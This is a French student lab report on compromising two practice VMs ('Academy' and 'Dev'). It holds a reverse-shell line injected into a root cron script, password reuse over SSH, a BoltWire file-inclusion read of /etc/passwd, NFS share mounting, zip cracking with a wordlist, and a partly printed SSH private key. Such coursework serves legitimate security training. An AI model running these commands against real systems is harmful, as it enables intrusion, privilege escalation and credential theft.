```

Figure 32 Fichiers du dossier includes

Les fichiers footer.php, header.php et menubar.php servent à la présentation du site web.

On ouvre alors config.php :

```
$ cat /var/www/html/academy/admin/includes/config.php
<?php
$mysql_hostname = "localhost";           || Student Record updated Successfully !!
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
```

Figure 33 config.php

On trouve alors un nom d'utilisateur (grimmie) ainsi qu'un mot de passe (My_V3ryS3cur3_P4ss) pour se connecter à la base de données du site web. On essaye alors de se connecter en ssh à la machine avec cet utilisateur :

```
[root@vm-iutcl-kali-17) [/home/kali]
# ssh grimmie@10.170.6.11
grimmie@10.170.6.11's password:                               Student Record updated Successfully
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
                                                               Student Name
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  5 05:01:18 2024 from 10.170.0.27
grimmie@academy:~$ ]
```

Figure 34 SSH en tant que grimmie

On trouve un fichier nommé backup.sh dans le répertoire de grimmie, on tente alors d'en faire quelque chose :

```
grimmie@academy:~$ sudo su
-bash: sudo : commande introuvable
grimmie@academy:~$ mysql
ERROR 1045 (28000): Access denied for user 'grimmie'@'localhost' (using password: NO)
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ ./backup.sh
rm : supprimer '/tmp/backup.zip' qui est protégé en écriture et est du type « fichier » ?
zip I/O error: Permission denied
zip error: Could not create output file (/tmp/backup.zip)
chmod: modification des droits de '/tmp/backup.zip': Opération non permise
grimmie@academy:~$ sudo ./backup.sh
-bash: sudo : commande introuvable
grimmie@academy:~$ cat .backup.s
                                                               Student Name
cat: .backup.s: Aucun fichier ou dossier de ce type
grimmie@academy:~$ cat backup.sh
                                                               Rem Ham
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
                                                               Student Reg No
```

Figure 35 Découverte de backup.sh

On tente d'abord de se connecter en super utilisateur, ce qui ne fonctionne pas. On tente ensuite d'utiliser le fichier backup.sh avant de le lire. On apprend alors que ce fichier supprimer la dernière sauvegarde avant de compresser le répertoire includes du serveur web et ne donne les droits qu'au créateur. Il est très peu probable que ces sauvegardes se fassent manuellement, on pense alors à cron pour permettre d'automatiser ce processus.

On retourne alors sur le reverse shell et on cherche le dossier /var/spool/cron/crontabs/ :

```
$ ls /var/spool/cron  
crontabs  
$ ls /var/spool/crontabs  
ls: cannot access '/var/spool/crontabs': No such file or directory  
$ ls /var/spool/cron/crontabq  
ls: cannot access '/var/spool/cron/crontabq': No such file or directory  
$ ls /var/spool/cron/crontabs  
ls: cannot open directory '/var/spool/cron/crontabs': Permission denied
```

Figure 36 Tentative d'ouverture de crontabs

Malheureusement nous n'avons les droits pour ouvrir ce répertoire. On cherche des failles permettant d'exploiter une faille dans cron. On fait un searchsploit avec la version de notre kernel Linux car c'est la dernière chose que l'on n'a pas vérifié quand on a recherché des failles sur les services présents sur la machine :

```
[Kali] Kernel 4.15.x <= 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)
```

Figure 37 Exploit du kernel Linux via cron

On trouve alors une faille qui permet l'escalade de privilège avec cron. On récupère le fichier permettant l'attaque avec searchsploit -m linux/local/47164.sh. L'exploit étant un « Local privilege escalation » il faut qu'on l'exécute sur la machine. On se connecte au serveur ftp avec l'utilisateur grimmie et on met le fichier sur la machine avec put 47164.sh.

```
[(kali㉿vm-iutcl-kali-17)-[~]]  
$ ftp 10.170.6.11  
Connected to 10.170.6.11.  
220 (vsFTPd 3.0.3)  
Name (10.170.6.11:kali): grimmie  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> put 47164.sh  
local: 47164.sh remote: 47164.sh  
229 Entering Extended Passive Mode (|||37352|)  
550 Permission denied.
```

Figure 38 Tentative de dépôt de l'exploit via FTP

Cette méthode ne fonctionne pas car nous n'avons pas les droits. On tente alors avec scp qui permet d'envoyer des fichiers grâce au protocole SSH.

```
[(kali㉿vm-iutcl-kali-17)-[~]]  
$ scp 47164.sh grimmie@10.170.6.11:/home/grimmie  
The authenticity of host '10.170.6.11 (10.170.6.11)' can't be established.  
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.170.6.11' (ED25519) to the list of known hosts.  
grimmie@10.170.6.11's password: Run As  
Permission denied, please try again.  
grimmie@10.170.6.11's password:  
47164.sh Student Reg No
```

Figure 39 Dépôt du fichier via SSH

Le script maintenant présent sur la machine, on l'exécute :

```
grimmie@academy:~$ ./47164.sh
[-] gcc is not installed
```

Figure 40 Échec de l'exécution du script

On apprend donc que le script ne peut pas être exécuté par gcc n'est pas installé. Grimmie n'ayant pas les permissions d'installer des paquets nous devons laisser tomber cette méthode. Nous décidons alors de voir les scripts exécutés par cron. Pour cela on va dans /etc/crontabs :

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .---- hour (0 - 23)
# | | .-- day of month (1 - 31)
# | | | .-- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .-- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | |

# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

#
* * * * * /home/grimmie/backup.sh
```

Figure 41 Fichier /etc/crontabs

On voit donc bien que le script backup.sh est exécuté via cron. Avec grimmie, on peut modifier le fichier backup.sh. On décide donc d'ajouter une ligne qui va ouvrir un reverse shell vers notre machine. Cron fonctionnant avec les droits d'administrateurs, cela devrait nous donner l'accès avec ces droits. On ajoute donc la ligne bash -i >& /dev/tcp/10.170.0.27/1212 >0&1 à la fin du fichier :

```
GNU nano 3.2
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
bash -i >& /dev/tcp/10.170.0.27/1212 0>&1
```

Figure 42 Modification de backup.sh

- bash -i : lance une nouvelle instance bash en mode interactif
- >& /dev/tcp/10.170.0.27/1212 : redirige la sortie vers l'appareil spécifié
- >0&1 : associe la sortie à l'entrée pour permettre une communication bidirectionnelle

On écoute alors sur le port 1212 sur la machine kali :

```
(kali㉿vm-iutcl-kali-17) [~]
$ nc -lvp 1212 ...
listening on [any] 1212 ...
connect to [10.170.0.27] from (UNKNOWN) [10.170.6.11] 47660
bash: impossible de régler le groupe de processus du terminal (1754): Ioctl() inapproprié pour un périphérique
bash: pas de contrôle de tâche dans ce shell
root@academy:~# lllllllls
llllllls : commande introuvable
root@academy:~# ls
ls
flag.txt
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure ...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```

Figure 43 Obtention des priviléges root

Après quelques minutes d'attentes, le cron s'exécute et nous avons accès à la machine avec les droits d'administrateur.

Troisième machine : Dev

Première étape : Reconnaissance

Nous faisons un nmap sur notre machine :

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|_ 2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|_ 256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:fb:03:60:56:5e (ECDSA)
|_ 256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|_ program version  port/proto  service
  100000  2,3,4       111/tcp    rpcbind
  100000  2,3,4       111/udp   rpcbind
  100000  3,4        111/tcp6   rpcbind
  100000  3,4        111/udp6   rpcbind
  100003  3          2049/udp  nfs
  100003  3          2049/udp6 nfs
  100003  3,4        2049/tcp   nfs
  100003  3,4        2049/tcp6  nfs
  100005  1,2,3      46861/tcp6 mountd
  100005  1,2,3      48349/udp mountd
  100005  1,2,3      55619/udp6 mountd
  100005  1,2,3      56665/tcp  mountd
  100021  1,3,4      37351/tcp  nlockmgr
  100021  1,3,4      37577/tcp6 nlockmgr
  100021  1,3,4      52380/udp nlockmgr
  100021  1,3,4      56066/udp6 nlockmgr
  100227  3          2049/tcp   nfs_acl
  100227  3          2049/tcp6 nfs_acl
  100227  3          2049/udp   nfs_acl
  100227  3          2049/udp6 nfs_acl
2049/tcp  open  nfs     3-4 (RPC #100003)
8080/tcp  open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: PHP 7.3.27-1+deb10u1 - phpinfo()
|_http-open-proxy: Potentially OPEN proxy. copy this endpoint over; otherwise you will be proxied through it.
|_Methods supported:CONNECT
|_http-server-header: Apache/2.4.38 (Debian)
37351/tcp open  nlockmgr 1-4 (RPC #100021)
44591/tcp open  mountd   1-3 (RPC #100005)
50495/tcp open  mountd   1-3 (RPC #100005)
56665/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 0E:1E:04:01:00:17 (Unknown)
```

Figure 44 Nmap VM Dev

Il y a plusieurs ports ouverts :

- 22 : SSH
- 80 : HTTP
- 111 : RPCBind avec d'autres ports pour les partages de fichiers notamment avec NFS
- 2049 : NFS (Network File System)
- 8080 : HTTP : sûrement un proxy
- 37351 : nlockmgr : sert à faire le montage d'un partage de fichiers NFS
- 44591, 50495, 56665 : mountd : c'est une Remote Procedure Call (Appel de Procédure à Distance) → détecte les systèmes de fichiers disponibles en lisant le fichier /etc/xtab.

Deuxième étape : Exploration des services accessibles

On va donc commencer par explorer le port 80 qui va être le site Internet hébergé sur la machine :




Figure 45 Site web Bolt avec une erreur d'installation

Nous arrivons sur une page d'erreur d'installation de Bolt. Cet utilitaire, nommé Bolt CMS, est un serveur Web à l'image d'Apache par exemple. Il est conçu pour créer et gérer des sites Web modernes.

Ensuite, nous avons testé le SSH par pur hasard :

```
(kali㉿vm-iutcl-kali-17) [~] $ ssh 10.170.10.17
The authenticity of host '10.170.10.17 (10.170.10.17)' can't be established. The
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9J0ewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.170.10.17' (ED25519) to the list of known hosts.
kali@10.170.10.17's password:
Permission denied, please try again.
kali@10.170.10.17's password:
Permission denied, please try again.
kali@10.170.10.17's password:
kali@10.170.10.17: Permission denied (publickey,password).
```

Figure 46 Tentative de connexion SSH VM Dev

Mais comme prévu, nous n'avons rien trouvé car nous avons simplement testé les couples génériques comme root/root, admin/admin, user/password.

Ensuite, nous essayons de visiter le port 8080 du site. Il nous donne des informations sur les différentes versions. Nous avons notamment la version d'Apache qui est la 2.4.38 :

apache2handler	
Apache Version	Apache/2.4.38 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:8080
User/Group	www-data/33/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_reqtimeout mod_setenvif mod_status

Figure 47 apache2handler

Sur la page, nous trouvons la page correspondante à un `phpinfo()` :

PHP Version 7.3.27-1~deb10u1	
System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqli.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-soap.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlewriter.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS

Figure 48 phpinfo()

Nous trouvons la version de php qui est utilisé. C'est la version 7.3. De ce fait, par la suite, nous essayons de chercher des failles sur cette version de php à l'aide de searchsploit mais nous ne trouvons rien.

Désormais, nous lançons un dirbuster pour énumérer les différents répertoires du site sur le port 80 :

http://10.170.10.17:80/			
Scan Information \ Results - List View: Dirs: 109 Files: 94 ^ Results - Tree View \ Errors: 0 \			
	Directory Structure	Response Code	Response Size
└── /	index.php	200	4111
└── index.php		200	4113
└── icons		403	447
└── public		302	745
└── index.php		302	795
└── files		200	230
└── thumbs		200	948
└── src		200	1112
└── app		200	1697
└── cache		200	1952
└── config		200	2379
└── database		200	1139
└── bolt.db		200	295245
└── nut		200	856

Figure 49 dirbuster VM dev

Il nous renvoie beaucoup de répertoires que nous allons visiter. Nous commençons par aller sur l'URL : <http://10.170.10.17/public/index.php/>. Et nous sommes automatiquement redirigé sur le site : <http://10.170.10.17/public/index.php/bolt/userfirst> :

The screenshot shows a web browser window with the following details:

- URL Bar:** 10.170.10.17/public/index.php/bolt/userfirst
- Page Title:** Bolt
- System Status:**
 - You are using the IP address 10.170.10.17 as host name. This is known to cause problems with sessions. If you experience difficulties logging on, either configure your webserver to use a proper hostname, or use another browser.
 - There are no users in the database. Please create the first user.
 - No outstanding system or PHP requirements
 - No recommended updates
- Footer:** Bolt 3.7.2 PHP 200 @ userfirst 154 ms 8.0 MB 1 11 ms 104 Q in 14 ms

Figure 50 Site web Bolt

Nous trouvons alors la version de Bolt qui est la 3.7.2.

Reprendons le dirbuster. Quand nous essayons d'aller dans les sous-dossiers thumbs et files, nous arrivons sur une page avec une erreur 404 comme si la page n'existe pas.

Ensuite, nous allons dans le dossier : /src/Site/CustomisationExtension.php

Mais il n'y a rien :




Figure 51 CustomisationExtension.php

Nous allons ensuite dans /app/database/bolt.db. Ce lien nous fait télécharger une base de données avec les différentes tables de bolt :

Structure de la Base de Données		
Parcourir les données		
Éditer les Prise de décision		
Nom	Type	Schéma
Tables (14)		
bolt_audhtoken	CREATE TABLE bolt	
bolt_blocks	CREATE TABLE bolt	
bolt_cron	CREATE TABLE bolt	
bolt_entries	CREATE TABLE bolt	
bolt_field_value	CREATE TABLE bolt	
bolt_homepage	CREATE TABLE bolt	
bolt_log_change	CREATE TABLE bolt	
bolt_log_system	CREATE TABLE bolt	
bolt_pages	CREATE TABLE bolt	
bolt_relations	CREATE TABLE bolt	
bolt_showcases	CREATE TABLE bolt	
bolt_taxonomy	CREATE TABLE bolt	
bolt_users	CREATE TABLE bolt	
sqlite_sequence	CREATE TABLE sqlite	

Figure 52 Base de données de Bolt

Cependant, nous ne trouvons pas d'entrée comme des utilisateurs ou des mots de passe.

Nous savons que la version de Bolt est la 3.7.2, nous cherchons alors un exploit et nous trouvons une faille permettant une RCE si nous sommes authentifiés :




Figure 53 Authenticated RCE sur Bolt 3.7.0

Nous cherchons cette faille dans Metasploit :

```
msf6 > search Bolt
Matching Modules
=====
#  Name
-  exploit/unix/webapp/bolt_authenticated_rce  2020-05-07  excellent  Yes  Bolt CMS 3.7.0 - Authenticated Remote Code Execution
1  exploit/multi/http/bolt_file_upload          2015-08-17  excellent  Yes  CMS Bolt File Upload Vulnerability
```

Nous créons alors un utilisateur sur la page : <http://10.170.10.17/public/index.php/bolt/userfirst> avec l'identifiant « Test » et le mot de passe « Test1234 »

Nous arrivons alors sur un tableau de bord :

The screenshot shows the Bolt CMS 3.7.2 dashboard. On the left is a sidebar with links like Dashboard, Content, Pages, Entries, Showcases, Blocks, Settings, Configuration, File Management, and Extensions. The main area has a green banner saying "Welcome to your new Bolt site, Test." Below it is a blue banner with the text "It seems there's no content in the database. To get started quickly, add some Lorem Ipsum dummy content." At the bottom of the main area, there is a "Add ... ▾" button. On the right side, there is a yellow box titled "Configuration Notices" containing several bullet points about configuration issues:

- You are using the IP address 10.170.10.17 as host name. This is known to cause problems with sessions.
- If you experience difficulties logging on, either configure your webserver to use a proper hostname, or use another browser.
- You are using Bolt in a subfolder, instead of the webroot.
- It is recommended to use Bolt from the "web root", so that it is in the top level. If you wish to use Bolt for only part of a website, we recommend setting up a subdomain like news.example.org. If you are having trouble setting up Bolt in the top level, look into the Flat URL option in the settings, or one of the other options listed on that page.
- The mail configuration parameters have not been set up. This may interfere with password resets, and extension functionality. Please set

Figure 54 Dashboard Bolt

Nous téléchargeons à nouveau la base de données et trouvons bien un utilisateur, qui est celui que nous avons créé :

Table : bolt_users					
	id	username	password	email	lastseen
1	1	test	\$2y\$10\$hbMTFi0bUHIXcZmasqJLh.DA6lES6K5zm73lCcPxglw95oAS1yD5.	maxence.ducrey@etu.uca.fr	2024-12-13 03:15:40

Figure 55 Base de données Bolt avec un utilisateur

Nous mettons le mot de passe dans un analyseur de hash et nous trouvons que l'algorithme utilisé pour chiffrer le mot de passe est du BCRYPT :

The screenshot shows the Hash Analyzer interface. In the input field, the hash \$2y\$10\$hbMTFi0bUHIXcZmasqJLh.DA6lES6K5zm73lCcPxglw95oAS1yD5. is entered. Below it, the 'Analyze' button is visible. The results section displays the following information:

Hash:	\$2y\$10\$hbMTFi0bUHIXcZmasqJLh.DA6lES6K5zm73lCcPxglw95oAS1yD5.
Salt:	Not Found
Hash type:	bcrypt

Figure 56 Hash analyser du mot de passe

Ensuite, pensant que nous avons fini d'exploiter le port 80, nous faisons un dirbuster sur le port 8080, sur l'adresse de ce que nous pensons être un proxy :

The screenshot shows the dirbuster interface with the URL http://10.170.10.17:8080. The results table displays the following data:

Directory Structure	Response Code	Response Size
/	200	95799
index.php	200	179
icons	403	449
dev	200	7936
index.php	200	7936
files	200	939
pages	200	1570

Figure 57 dirbuster proxy

Nous commençons donc par aller sur <http://10.170.10.17:8080/dev/index.php>. Et nous arrivons sur la page suivante :

The screenshot shows a web browser window with the URL <http://10.170.10.17:8080/dev/>. The page title is "BoltWire". The main content area is titled "Welcome" and contains the message "Your website has been successfully setup!". It also includes links to a "welcome tour" and a "mailing list". A sidebar on the right says "Welcome" and "Thank you for using BoltWire!". The top navigation bar has tabs for "WELCOME", "REGISTER", "SETUP", and "ADMIN".

Figure 58 Page d'accueil BoltWire

Nous nous renseignons et comprenons que BoltWire n'est pas un proxy. C'est un moteur de wiki qui est conçu pour créer des sites collaboratifs et des wikis.

Sur ce site, nous commençons par aller sur l'onglet Register et nous créons un nouvel utilisateur sur ce nouveau site :

The screenshot shows a web browser window with the URL <http://10.170.10.17:8080/dev/index.php?p=action.register>. The page title is "BoltWire". The main content area is titled "Register" and contains the message "To register a new account, please enter a member id and password:". There are two input fields: "Member:" with the value "Test2" and "Password:" with the value "Test2". A "REGISTER" button is located next to the password field. The top navigation bar has tabs for "WELCOME", "REGISTER", "SETUP", and "ADMIN".

Figure 59 Crédation d'un compte sur BoltWire

Nous mettons donc comme nom Test2 et comme mot de passe Test2.

En remplissant le formulaire, l'utilisateur est créé et nous sommes directement connectés. Cependant, nous ne pouvons toujours pas accéder à l'onglet admin. On cherche alors dans les autres répertoires. On ne trouve rien dans le dossier `files` et on trouve les fichiers suivants dans le dossier `pages` :

Name	Last modified	Size	Description
Parent Directory		-	
member.admin	2021-06-01 17:42	32	
member.test2	2024-12-13 03:58	26	
member.thisisatest	2021-06-01 17:46	32	
site.linkrot	2024-12-13 04:01	291	

Apache/2.4.38 (Debian) Server at 10.170.10.17 Port 8080

Figure 60 Fichiers dans /dev/pages

On voit donc les différents utilisateurs créés, on s'intéresse plus particulièrement à l'utilisateur admin. On ouvre alors le fichier :




Figure 61 Mot de passe admin BoltWire

On trouve alors le mot de passe de l'administrateur : **I_love_java**.

On se connecte alors à BoltWire avec le couple admin/I_love_java. On arrive à se connecter et on se retrouve sur la page admin.

The screenshot shows the BoltWire admin dashboard with the following interface elements:

- Header navigation bar with links: site | changes | groups | create | edit | copy | rename | delete | undo | source | data | title | zones | view | help | search | print | logout
- Main title: **BoltWire**
- Left sidebar menu:
 - Site**: This area gives you access to important site configuration pages. Click links in the side menu to manage different aspects of your site.
 - You are currently using **Version 6.03** of BoltWire.
- Right sidebar menu:
 - Site**: Actions, Authorizations, Config, Deprecate, Folders, Index, Linkrot, Messages, Pages, Settings

Figure 62 Page d'accueil admin BoltWire

On voit donc que la version de BoltWire est la 6.03. En cherchant cette version sur Internet, on trouve une faille qui permet d'explorer les fichiers locaux :

BoltWire 6.03 - Local File Inclusion					
EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
48411	N/A	ANDREY STOYKOV	WEBAPPS	PHP	2020-05-04
EDB Verified:		Exploit: / {}		Vulnerable App:	

Figure 63 Exploit BoltWire 6.03

On utilise alors cet exploit et on peut voir le contenu du fichier /etc/passwd :

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run:/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run:/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false
_rpc:x:107:65534:/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534:/var/lib/nfs:/usr/sbin/nologin
```

Figure 64 Fichier /etc/passwd

On apprend donc l'existence d'un utilisateur nommé jeanpaul. On essaye alors de se connecter à sa session via SSH avec différents mots de passe (jeanpaul, root, I_love_java).

```
(kali㉿vm-iutcl-kali-17)-[~]
└─$ ssh jeanpaul@10.170.10.17
jeanpaul@10.170.10.17's password:
Permission denied, please try again.
jeanpaul@10.170.10.17's password:
Permission denied, please try again.
jeanpaul@10.170.10.17's password:
jeanpaul@10.170.10.17: Permission denied (publickey,password).

(kali㉿vm-iutcl-kali-17)-[~]
└─$ ssh jeanpaul@10.170.10.17
jeanpaul@10.170.10.17's password:
Permission denied, please try again.
jeanpaul@10.170.10.17's password:
Permission denied, please try again.
jeanpaul@10.170.10.17: Permission denied (publickey,password).
```

Figure 65 Seconde tentative SSH VM Dev

Après des tentatives vaines de trouver le mot de passe de jeanpaul, on retourne explorer les fichiers du serveur. En ouvrant le fichier `10.170.10.17/app/config/config.yml`, on trouve le mot de passe de la base de données SQLite :

```
# If you're trying out Bolt,
database:
  driver: sqlite
  databaseName: bolt
  username: bolt
  password: I_love_java
```

Figure 66 Mot de passe SQLite

A partir de là, nous ne trouvons plus de choses à explorer sur les 2 sites, nous passons donc au dernier protocole que nous n'avons pas explorer. On utilise la commande `showmount -e 10.170.10.17` pour trouver si le partage NFS du serveur est accessible :

```
[kali@vm-iutcl-kali-17:~]
$ showmount -e 10.170.10.17
Export list for 10.170.10.17:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Figure 67 Serveur NFS

On voit donc que les réseaux `172.16.0.0/12`, `10.0.0.0/8` et `192.168.0.0/16` ont accès au partage, nous faisons partie du réseau `10.0.0.0/8` donc nous pouvons nous y connecter.

On monte alors le NFS sur notre machine en créant le dossier `mount_dev` et en montant le partage sur ce dossier :

```
[root@vm-iutcl-kali-17:/home/kali]
# mkdir mount_dev
[root@vm-iutcl-kali-17:/home/kali]
# mount -t nfs 10.170.10.17:/srv/nfs mount_dev
[root@vm-iutcl-kali-17:/home/kali]
# ls mount_dev
save.zip
```

Figure 68 Téléchargement des fichiers du serveur NFS

Troisième étape : Attaque du fichier zip

On récupère alors un fichier `save.zip`. On essaye de décompresser l'archive mais il faut un mot de passe et `I_love_java` ne fonctionne pas :

```
[root@vm-iutcl-kali-17:/home/kali/mount_dev]
# unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:                                at 10.170.10.17 Port 80
password incorrect--reenter:
password incorrect--reenter:
      skipping: id_rsa                               incorrect password
      skipping: todo.txt                            incorrect password
```

Figure 69 `unzip save.zip`

On cherche comment cracker un fichier zip et on trouve l'outil fcrackzip sur le site de kali. On utilise la commande `fcrackzip -u -D -p rockyou save.zip` et on trouve que le mot de passe du fichier **java101**.

```
(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]
# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt save.zip

PASSWORD FOUND!!!!: pw = java101
```

Figure 70 Utilisation de fcrackzip

On décomprime le fichier et on trouve 2 fichiers à l'intérieur : id_rsa et todo.txt.

```
(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]
# unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]
# ls
id_rsa  save.zip  todo.txt
```

Figure 71 Décompression de save.zip

On ouvre le fichier id_rsa et on trouve une clé privée SSH qui est sûrement celle de Jean-Paul :

```
(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]
# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b38LbnNzaC1rZXktJdHIAAAAGYmNyeXB0AAAAAGAAAABDVFCI+ea
0xYnmZX4Cml9ZbAAEAAAAAEEAAEXAAAAB3nzaC1yc2EAAAQABAAABACQ/kR5x49E4
0gkpiTpjvLVnuS3P0pt0ks9gC3uacuyX33vQBHCJ+vEFzkbgkv03RR0odTTFB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1z/J0NKNWMYEqKSuBLsMzhkUEEb3WLq
